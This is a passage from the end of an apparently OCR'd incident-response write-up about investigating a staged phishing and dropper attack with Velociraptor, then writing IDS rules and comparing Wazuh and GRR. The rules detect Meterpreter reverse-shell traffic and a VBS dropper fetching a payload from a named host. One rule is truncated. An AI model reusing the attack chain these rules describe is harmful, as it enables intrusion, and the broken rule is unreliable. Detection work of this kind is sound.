


Now, we confirmed that Client-01 is compromised, let's check if the Domain Controller is also infected with this malware, with the same steps we did before (with client-01):





We could also confirm the installation phase that happened to our domain controller in Cyber Kill Chain:



Making IDS rules:

Since we confirmed that the attack has happened and our network is compromised, we should response and learn from this lesson, one of the ways is to make IDS rules to detect such activity like this.

This rule will give the SOC team an alert if there's a reverse shell connection attempted:

alert tcp any any -> $HOME_NET any (msg:"Meterpreter session detected"; content:"1867c1bfcbcd9938ab8e4c30a65bfed9"; depth:10; threshold:type limit, track by_src, count 1, seconds 60; classtype:trojan-activity; sid:10001

This rule will give the SOC team an alert if Salary-Update.vbs tried to install GoogleUpdate.exe from alhakami[.]me:

alert http any any -> $HOME_NET any (msg:"Malicious Google file"; content:"2eccc15f8f2b5d37cc5ac22f8bc2d0cd";nocase; content:"alhakami.me"; nocase; threshold:type limit, track by_src, count 1, seconds 60; classtype:trojan-activity; sid:10013; rev:1;)

Velociraptor Alternatives:

	Velociraptor	*Wazuh*	*grr*
Cost	Open source	*Open source*	*Open source*
Key features	• *Library of forensics artifacts* • *Customizable threat hunting* • Continuous endpoint-event collection	• Log data analysis • Vulnerability detection • Intrusion detection	• Fully scalable back-end capable of handling large deployments. • Automated scheduling for recurring tasks. • Fast and simple collection of hundreds of digital forensic artifacts.

Conclusion:

Velociraptor is a useful tool when it comes to threat hunting and IR, as we've seen that we could detect the presence of an attack (even though it's imaginary), Velociraptor has so many functionalities that are useful in many other scenarios. In our scenario we made a phishing scenario where the attacker tried to social engineer an employee and let him to install a dropper that download and run a malware that gives the adversary full control of the system.